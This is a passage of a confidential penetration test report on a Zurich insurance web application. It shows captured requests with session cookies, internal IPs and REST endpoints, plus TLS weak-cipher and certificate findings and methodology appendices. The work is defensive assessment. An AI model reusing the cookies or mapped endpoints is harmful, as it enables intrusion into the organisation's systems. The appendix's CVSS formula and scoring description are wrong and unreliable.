Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Priority: u=0, i
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Servlet/3.0
X-XSS-Protection: 1; mode=block
X-Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
X-Content-Type-Options: nosniff
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Pragma: no-cache
Content-Type: text/html;charset=utf-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Language: en-GB
Date: Thu, 09 Apr 2026 23:31:58 GMT
Content-Length: 427509

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
...
<TABLE ID="tblCfgWebService" STYLE="display:none">
<TR><TD></td> <td  class="webform_cell_style_0">zvaricentuat2indint</td> <td
class="webform_cell_style_0">proxy.jsp</td> <td
class="webform_cell_style_0">http://10.68.38.187/zvaricentuat1indrs/rest/distributors/AFTBa
sicInfo</td> <td
class="webform_cell_style_0">http://10.68.38.187/zvaricentuat1indrs/rest/distributors/Basic
Info/byAgentId</td> <td
class="webform_cell_style_0">http://10.68.38.187/zvaricentuat1indrs/rest/distributors/Basic
Info/byAgentName</td> <td
class="webform_cell_style_0">http://10.68.38.187/zvaricentuat1indrs/rest/distributors/GetAF
TData</td> <td
class="webform_cell_style_0">http://10.68.38.187/zvaricentuat1indrs/rest/distributors/Valid
ationCheckStartDateNew</td> <td
class="webform_cell_style_0">http://10.68.38.187/zvaricentuat1indrs/rest/distributors/GetTe
rminationDate</td> <td
class="webform_cell_style_0">http://10.68.38.187/zvaricentuat1indrs/rest/distributors/Valid
ationCheckTypeCode</td>
...
```

Similar situations can be seen when loading the "Test1" submodule.




Illustration 38: ***TEST1 SUBMODULE.***

Request

```
GET /zvaricentuat2indint/webforms/index.html?tabId=1222 HTTP/1.1
Host: hkwapu09.ap.zurich.com:9463
Cookie:
visid_incap_3138470=SeNcRQt/Sk+38VFic1rv+WOAOGkAAAAAQUIPAAAAAABiaDKlOO4b0H+w4ecpBKgv;
JSESSIONID=0000RNXynX-YsBoFaNttmcUI4d_:1bn5imuma
```

```
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/reporting/index.html?tabId=5
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Servlet/3.0
X-XSS-Protection: 1; mode=block
X-Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
X-Content-Type-Options: nosniff
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Pragma: no-cache
Content-Type: text/html;charset=utf-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Language: en-GB
Date: Fri, 17 Apr 2026 22:01:22 GMT
Content-Length: 96951


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
...
if(search.value==null || search.value=="")
{
url = serverURL + AJAXHelper.PROXY_JSP + "?" + AJAXHelper.WEB_SERVICE_PRT_AG + "/" +
payeeIDPass;
//url = "http://varicent-prdind.ap.zurich.com/zvaricentprdindint/proxy.jsp" + "?" +
"http://10.68.1.96/zvaricentprdindrs/rest/distributors/payeereport/Agency" + "/" +
payeeIDPass;
}
else
...
var str =search.value;
str=str.replace(/ /g,"_");
url = serverURL + AJAXHelper.PROXY_JSP + "?" + AJAXHelper.WEB_SERVICE_PRT_AG + "/" +
payeeIDPass +"/"+1+"/"+str ;
                        //  url = "http://varicent-
prdind.ap.zurich.com/zvaricentprdindint/proxy.jsp" + "?" +
"http://10.68.1.96/zvaricentprdindrs/rest/distributors/payeereport/Agency" + "/" +
payeeIDPass +"/"+1+"/"+str;
...
```

```
<TABLE ID="tblCfgWebService" style="display: none">
<TR>
<TD></td> <td  class="webform_cell_style_989">zvaricentuat2indint</td> <td
class="webform_cell_style_989">proxy.jsp</td> <td
class="webform_cell_style_989">http://10.68.38.187/zvaricentuat1indrs/rest/distributors/pay
eereport/Agency</td> <td
class="webform_cell_style_989">http://10.68.38.187/zvaricentuat1indrs/rest/distributors/pay
eeReport/searchByLocation</td> <td
class="webform_cell_style_989">http://10.68.38.187/zvaricentuat1indrs/rest/distributors/Val
idationCheckStartDateNew</td> <td
class="webform_cell_style_989">http://10.68.38.187/zvaricentuat1indrs/rest/distributors/Che
ckGAOwner</td> <td
class="webform_cell_style_989">http://10.68.38.187/zvaricentuat1indrs/rest/distributors/pay
eeHierarchy/selectList</td> <td
class="webform_cell_style_989">http://10.68.38.187/zvaricentuat1indrs/rest/distributors/upd
atePayeeHierarchyEdit</td>
...
```

Recommendations

Preventing information disclosure completely is tricky due to the huge variety of ways in which it can occur. However, there are some general best practices that you can follow to minimize the risk of these kinds of vulnerability creeping into your own websites.

- Make sure that everyone involved in producing the website is fully aware of what information is considered sensitive. Sometimes seemingly harmless information can be much more useful to an attacker than people realize. Highlighting these dangers can help make sure that sensitive information is handled more securely in general by your organization.
- Audit any code for potential information disclosure as part of the QA or build processes. It should be relatively easy to automate some of the associated tasks, such as stripping developer comments.
- Use generic error messages as much as possible. Don't provide attackers with clues about application behaviour unnecessarily.
- Double-check that any debugging or diagnostic features are disabled in the production environment.
- Make sure the fully understand the configuration settings, and security implications, of any third-party technology that you implement. Take the time to investigate and disable any feature and setting that you don't need.

Links of interest

https://portswigger.net/web-security/information-disclosure
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server.html
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/06-Identify_Application_Entry_Points.html
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/08-Fingerprint_Web_Application_Framework.html

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/06-Identify_Application_Entry_Points
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/08-Fingerprint_Web_Application_Framework

Additional Comments

N/A

3.1.17. VULNERABILITY F17 – TLS/SSL Certificate: Broken Chain of trust - Informational

Assets Related

hkwapu09.ap.zurich.com:9463

Penetration testing phase

PTES-VULNANALYS

References

CWE-295: Improper Certificate Validation
WSTG-CRYP-01 - Testing for Weak Transport Layer Security
WSTG-CRYP-01: Testing for Weak Transport Layer Security

Description

Broken chain of trust occurs when a server presents a certificate that cannot be found or validated to a known root CA. Clients cannot complete the trust chain during TLS validation, triggering warnings or failures even if the leaf certificate itself appears valid.

Vulnerability Impact

A broken chain can cause connection failures, browser warnings, or rejected API calls, disrupting service availability and user trust. It increases risk of man-in-the-middle (MITM) attacks if clients accept unvalidated certs, and can lead to failed automated processes, degraded security posture, and compliance violations (e.g., PCI, HIPAA).

CVSS Score: 0.0
CVSS String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/E:H/RL:U/RC:C

Evidence

During cryptography testing phase, it was found that the chain of trust of the SSL/TLS certificate includes a Self-Signed certificate.




*Illustration 39: **SELF-SIGNED CERTIFICATE IN CHAIN.***

Recommendations

Ensure the server delivers the full certificate chain (leaf + intermediates) in correct order and obtain certificates from a trusted public CA. Verify chain with tools like OpenSSL s_client or SSL Labs, update or import missing intermediate/root certs into server trust stores, renew misissued certificates, and automate deployments to prevent omissions. Also confirm OCSP/CRL availability and monitor certificate expiry.

Links of interest

https://cwe.mitre.org/data/definitions/295.html
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/04-Testing_for_Weak_Encryption
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/01-Testing_for_Weak_Transport_Layer_Security

Additional Comments

N/A

3.1.18. VULNERABILITY F18 – TLS/SSL Certificate: Use of Weak TLS/SSL Cipher Suites - Informational

Assets Related

hkwapu09.ap.zurich.com:9463

Penetration testing phase

PTES-VULNANALYS

References

WSTG-CRYP-01: Testing for Weak Transport Layer Security
CWE-327: Use of a Broken or Risky Cryptographic Algorithm

Description

TLS protocol is primarily used in communication between servers and clients. Therefore, the latest TLS protocol is used only if the client and the server support it. If both entities support a secure TLS protocol version for their communication, then it's virtually impossible for an attacker to execute a Man-in-the-Middle (MITM) attack. A TLS downgrade attack tricks the client and server into using older protocols or insecure parameters for encrypting the information in transit. Once that is done, the attacker tries to intercept and/or alter the information by exploiting flaws in the older protocol versions or weak cryptographic algorithms.

Vulnerability Impact

The impact of the weak SSL/TLS cipher suites vulnerability can be severe as attackers can intercept and decode sensitive information transmitted over the network. This can result in the compromise of confidential information, including login credentials, financial transactions, and personal data.

CVSS Score: 0.0
CVSS String: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:N/E:H/RL:W/RC:C

Evidence

During cryptography testing phase, it was found that the service uses weak cipher suites that may expose the service to known vulnerabilities.

When the service is accessed, it can be noted that some cipher suites offered are CBC and are linked to known vulnerabilities.

Output Testssl

```
Start 2026-04-06 21:43:45        -->> 10.68.38.193:9463 (hkwapu09.ap.zurich.com) <<--

rDNS (10.68.38.193):    HKWAPU09.ap.zurich.com.
Service detected:       HTTP

Testing protocols via sockets except NPN+ALPN

SSLv2      not offered (OK)
SSLv3      not offered (OK)
TLS 1      not offered
```

```
 TLS 1.1    not offered
 TLS 1.2    offered (OK)
 TLS 1.3    not offered and downgraded to a weaker protocol
 NPN/SPDY   not offered
 ALPN/HTTP2 not offered

 Testing cipher categories

 NULL ciphers (no encryption)                      not offered (OK)
 Anonymous NULL Ciphers (no authentication)        not offered (OK)
 Export ciphers (w/o ADH+NULL)                     not offered (OK)
 LOW: 64 Bit + DES, RC[2,4], MD5 (w/o export)      not offered (OK)
 Triple DES Ciphers / IDEA                         offered
 Obsoleted CBC ciphers (AES, ARIA etc.)            offered
 Strong encryption (AEAD ciphers) with no FS       offered (OK)
 Forward Secrecy strong encryption (AEAD ciphers)  offered (OK)


 Testing server's cipher preferences

Hexcode  Cipher Suite Name (OpenSSL)       KeyExch.   Encryption  Bits     Cipher Suite
Name (IANA/RFC)
-----------------------------------------------------------------------------------------
-----------------------------------

SSLv2
 -

SSLv3
 -

TLSv1
 -

TLSv1.1
 -

TLSv1.2 (no server order, thus listed by strength)
 x9e     DHE-RSA-AES128-GCM-SHA256         DH 1024    AESGCM      128
TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
 x67     DHE-RSA-AES128-SHA256             DH 1024    AES         128
TLS_DHE_RSA_WITH_AES_128_CBC_SHA256
 x33     DHE-RSA-AES128-SHA                DH 1024    AES         128
TLS_DHE_RSA_WITH_AES_128_CBC_SHA
 x9c     AES128-GCM-SHA256                 RSA        AESGCM      128
TLS_RSA_WITH_AES_128_GCM_SHA256
 x3c     AES128-SHA256                     RSA        AES         128
TLS_RSA_WITH_AES_128_CBC_SHA256
 x2f     AES128-SHA                        RSA        AES         128
TLS_RSA_WITH_AES_128_CBC_SHA
 x16     EDH-RSA-DES-CBC3-SHA              DH 1024    3DES        168
TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
 x0a     DES-CBC3-SHA                      RSA        3DES        168
TLS_RSA_WITH_3DES_EDE_CBC_SHA

TLSv1.3
 -

 Has server cipher order?     no (NOT ok)
 (limited sense as client will pick)
```

The usage of the highlighted ciphers may expose the service to the "SWEET32", "LOGJAM" & "LUCKY13" vulnerabilities.




Illustration 40: ***POTENTIALLY EXPOSED VULNERABILITIES.***

Recommendations

The reason why downgrade attacks work is that the attackers are somehow successful in tricking server and client into falling back to using insecure protocols or weakened parameters. This small window of opportunity is open for them because you haven't closed it down by disabling support for weak protocols and parameters.

It is recommended to disable those certificates flagged as weak to increase the security of HTTPS connections to make security connections stronger and prevent the server from suffering downgrade attacks.

Links of interest

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/01-Testing_for_Weak_Transport_Layer_Security
https://ssl-config.mozilla.org/
https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/01-Testing_for_Weak_Transport_Layer_Security

Additional Comments

N/A

4. Legal Notice

The content of this document is labelled as Confidential and therefore cannot be shared outside the Zurich Group organization. In case the report is shared, application team is responsible to validate that appropriate Non-Disclosure Agreements (NDA) are in place that allow partially or fully sharing Zurich confidential data.

5. APPENDIX A: Reporting and Methodology

The Application Security Testing Team Pen Test service was designed, to ensure alignment with key compliance with the Zurich's Security and Compliance Requirements Checklist.

The Application Security Testing team adopts the manual and tools to achieve Open Web Application Security Project (OWASP) methodology and Zurich's Risk Rating Framework in executing black box and grey box vulnerability assessment testing. Various activities that would be performed at each stage of security testing are detailed in the image below.

Our unique testing methodology blends key organizational and operational elements of leading industry standards to create a unified methodology that satisfies auditor and reviewer requirements. By leading with a best-in-class testing approach, our methodology provides enhanced risk reduction while supporting critical compliance initiatives. Further details are enumerated in Appendix B. A review of these standards follows.

5.1 Organizational Methodology Standards


This report was developed using the guidance contained in NIST SP 800-115, Technical Guide to Information Security Testing and Assessment, and incorporates policy from the ISG CITCC Policies 2021_SD4.1 & 2019_SD4.22. Documentation contained in this plan will be used in support of the Security Assessment and Authorization efforts for **APP-6991_Varicent_APAC_Indonesia** application.

This Report calls for a series of system assessments and tests to exercise the security features and procedures of the **APP-6991_Varicent_APAC_Indonesia** application against all applicable security requirements of the ISG CITCC Policies 2021_SD4.1 & 2019_SD4.22; (Consolidated IT Controls Catalog (CITCC) Standards) and Vulnerability & Configuration Management GCS Guideline (GCS Configuration and Vulnerability Management Guideline).

The Application Security Testing Team has been in contact with the client to ensure that is aligned with Zurich Insurance Company ltd compliance and risk policy. This includes requiring for SAST test results if performed, and if not available, the offer of performing the SAST analysis to ensure alignment with key compliance and regulatory standards.

Executing a vulnerability assessment test involves a proven workflow that is split up into phases. Each one of these phases is executed in a cyclical manner allowing vulnerability assessment testers to build upon findings and potentially uncover significant risk.

An organizational methodology also ensures that high-level coverage of testing is done. When reviewing common organizational methodologies Security Testing Team found similarities in general workflow. The team pen testers adhere to these standards in a common workflow outlined below:



- NIST 800-115 - Technical Guide to Information Security Testing and Assessment 2.1 “Information Security Assessment Methodology”
- Open-Source Security Testing Methodology Manual (OSSTMM)
- Penetration Testing Execution Standard (PTES).

5.2 Operational Methodology Standards

Many vulnerability assessment testing models fail to provide both results and coverage. In order to bring value to the customer, the Application Security Testing team has reviewed the most common and in-depth Operational Pentest methodologies, adopts the Zurich’s Risk Rating Framework in executing black-box and grey-box vulnerability assessment testing and complies with G.I.S Application Security Compliance Policy. Operational methodologies provide detail on what exactly needs to be tested in a security assessment, on each endpoint.

For external assets the most complete, documented, and adhered to methodology is the OWASP Testing Guide Methodology. The OTG methodology is comprised of 90 application and infrastructure level testing domains. Each domain contains several tests for the tester to cover in both manual and automated fashion. Included in the appendix B is a detailed table describing checks from this and several other methodologies covered in testing.

To create a complete testing methodology, the team has pulled from the following industry standard operational methodologies:

- OWASP Testing Guide (OTG)
- Web Application Hacker Handbook Methodology (WAHHM).
- Others where applicable (SANS Top 25, CREST, WASC, PTES).



5.3 Report Status

In this section, it is described the statuses which the report will have during the lifecycle of the security assessment. The fundamental statuses that can be employed for versioning are:



Phase 1 - Draft: In this initial phase, the security assessment report is created and designated as a draft. This status indicates that the document is a preliminary version and is subject to review, modification, and collaboration before it is finalized. This status will be found in reports which are provided before the finding's agreement phase and security assessment reports in which the execution of the security assessment is not 100% completed in phase 1.

Phase 1 - Finalized: The finalized status represents the completion of the security assessment report after thorough reviews and revisions. This version is considered authoritative and ready for distribution or presentation, signifying that all necessary adjustments have been made, and the document is deemed complete. This status will be found in reports which are provided on the finding's agreement phase and in report in which the execution of the security assessment is 100% completed in phase 1.

Phase 2 - Draft: In this phase, the security assessment report is designated as a draft. This status indicates that the document is a preliminary version and is subject to review, modification, and collaboration before it is finalized. This status will be found in reports in which the execution of the retest is 100% completed.

Phase 2 - Finalized: The finalized status represents the completion of the security assessment report after thorough reviews and revisions. This version is considered authoritative and ready for distribution or presentation, signifying that all necessary adjustments have been made, and the document is deemed complete. This status will be found in reports which are provided on the final meeting and in reports in which the execution of the security assessment retest is 100% completed.

These two statuses, "Draft" and "Finalized," offer a clear distinction between the developmental and conclusive stages of a report, facilitating efficient version control and communication within the reporting process.

6. APPENDIX B: Risk Calculation CVSS 3.1

The purpose of security testing carried out in the context of an audit is to identify deficiencies or anomalies present in an asset that could compromise the service provided, the integrity and confidentiality of the processed information, or even serve as a means of access to more elaborate attacks with respect to the rest of the organization's infrastructure.

However, identified security flaws that can be exploited by an attacker do not have the same impact, and their complexity to carry out can vary significantly. In this regard, it is essential to define a series of indicators that allow the organization to know which risks are more significant.

CVSS 3.1 (Common Vulnerability Scoring System) is a standard method for rating the severity of software vulnerabilities. It is used to quantify the potential impact of a vulnerability and the degree of access required to exploit it. The CVSS score ranges from 0 to 10, with higher scores indicating more severe vulnerabilities. The score is calculated using three metrics: Base, Temporal, and Environmental.

The Base metric is used to determine the inherent characteristics of a vulnerability and includes the following factors: attack vector (AV), attack complexity (AC), privileges required (PR), user interaction (UI), scope (S) and impact on confidentiality (C), integrity (I), and availability (A). Each factor is given a score between 0 and 10, with 10 being the most severe.

The Temporal metric captures the current state of a vulnerability and includes the following factors: exploit code maturity (E), remediation level (RL), and report confidence (RC). Each factor is scored on a scale from 0 to 10, with higher scores indicating that the vulnerability is more likely to be exploited.

The Environmental metric is used to capture the impact of a vulnerability in a specific environment and includes the following factors: the importance of the affected asset, the security controls in place, and the impact on other systems. Each factor is scored on a scale from 0 to 10, with higher scores indicating that the vulnerability is more likely to be exploited in that specific environment.

To calculate the overall CVSS score, the three metric scores are weighted and combined. The formula used to calculate the score is (0.6*Base) + (0.2*Temporal) + (0.2*Environmental). The resulting score is then rounded to the nearest one decimal place.

The CVSS score can be used to assess the risk of a vulnerability and prioritize remediation efforts. A score of 0 represents no risk, while a score of 10 represents a critical vulnerability that requires immediate attention.

The severity and the impact of the vulnerabilities discovered will be determined through the application of CVSS 3.1 calculations and categorized based on the criticality table outlined below:

CVSS 3.1 SEVERITY AND IMPACT	
CRITICAL	Score 10.0 to 9.0 The vulnerabilities discovered have a critical impact or pose a significant risk to the organization.
HIGH	Score 7.0 to 8.9 The vulnerabilities discovered have a high impact or pose a substantial risk to the organization.
MEDIUM	Score 4.0 to 6.9 The vulnerabilities discovered have a notable impact or pose a considerable risk to the organization.
LOW	Score 0.1 to 3.9 The vulnerabilities discovered have minimal or no impact or risk to the organization.
INFORMATIONAL	Score 0.0 No impact or risk to the organization.

7. APPENDIX C: Remediation timelines for vulnerabilities found during MPT

For any vulnerabilities found during MPT ongoing testing, whilst the application is in production or non-production, the following grace periods are set to review the vulnerability and decide next steps:

Application Characteristics	Critical	High	Medium	Low
External – Business Critical	5 days	5 days	30 days	30 days
External – Not Business Critical	5 days	5 days	30 days	30 days
Internal – Business Critical	5 days	5 days	60 days	60 days
Internal – Not Business Critical	5 days	5 days	60 days	60 days
Mobile	5 days	5 days	30 days	30 days
API (External)	5 days	5 days	30 days	30 days
API (Internal)	5 days	5 days	60 days	60 days

The following points are to be considered for the remediation of vulnerabilities found during MPT on applications in production or non-production environments:

- Application owners will meet their impacted stakeholders and agree on urgent remediation actions.
- Critical or High vulnerability remediation must be performed on an emergency basis. Once reported, the applicable owner (BU or function) must take immediate remediation actions with the impacted stakeholders, and report remediation or provide an exception plan, in no more than five working days.
- The Cyber Fusion Center must be engaged in any group shared issues. For applications or local systems, the local BISO must be involved.

For all High and Critical severity vulnerabilities, BTS Security Team will prioritize the execution of the retest given the risk involved and will recheck these vulnerabilities as soon as possible based on our tester's availability. For Medium, Low and Informational severity defects, we recommend grouping the remediation in bundles to facilitate the retest execution. Please bear in mind that the Proposal of Collaboration covers one retest only. If this approach is not followed, BTS Security Team cannot guarantee that retests can be accommodated within the project expected timelines and will be completed in best effort.

8. Deliverables submitted

The following deliverables have been submitted as part of the release and require approval:

Document Name	Testing Phase

All documents have been stored in the Testing section of the Project SharePoint site.

9. References

The following references were made to complete all testing activities:

Document/Tool Name	Testing Phase

10. Closing Statement

10.1 Introduction

This report shows testing of **APP-6991_Varicent_APAC_Indonesia** between the dates of **06/04/2026** and **20/04/2026**. The purpose of this assessment was to show the defects found in the reviewed application that could result in security risks, controls that could prevent and how to mitigate them and best security practices that have not been followed in the **APP-6991_Varicent_APAC_Indonesia** Project.

The assessment was performed under the guidelines provided in the statement of work between Zurich Insurance Group and Application Security Testing Services. This letter provides a high-level overview of the testing performed, and the result of that testing.

10.2 Pen Test Portfolio Review

The Application Security Testing Services Pen Test portfolio provides organizations with the power of the Crowd, through two unique engagement styles designed to fit a range of security workflows and objectives. Next Gen and Classic Pen Test are both powered by the Global Testing Services platform, enabling rapid set up, launch, and real-time results.

While the Application Security Testing Services offers both continuous and on-demand vulnerability assessment testing options, it is important to note that this document represents a point-in-time evaluation of security posture. Security threats and attacker techniques evolve rapidly, and the results of this assessment are not intended to represent an endorsement of the adequacy of current security measures against future threats. This document contains information in summary form and is therefore intended for general guidance only; it is not intended as a substitute for detailed research or the exercise of professional judgment. The information presented here should not be construed as professional advice or service.

10.3 Testing Methods

This security assessment leveraged researchers that used a combination of proprietary, public, automated, and manual test techniques throughout the assessment. Commonly tested vulnerabilities include code injection, cross-site request forgery, cross-site scripting, insecure storage of sensitive data, authorization/authentication vulnerabilities, business logic vulnerabilities, and more.

11. Sign-off

Sign offs have been provided per different user areas by email.

Name	Role/Organization	Date	Signature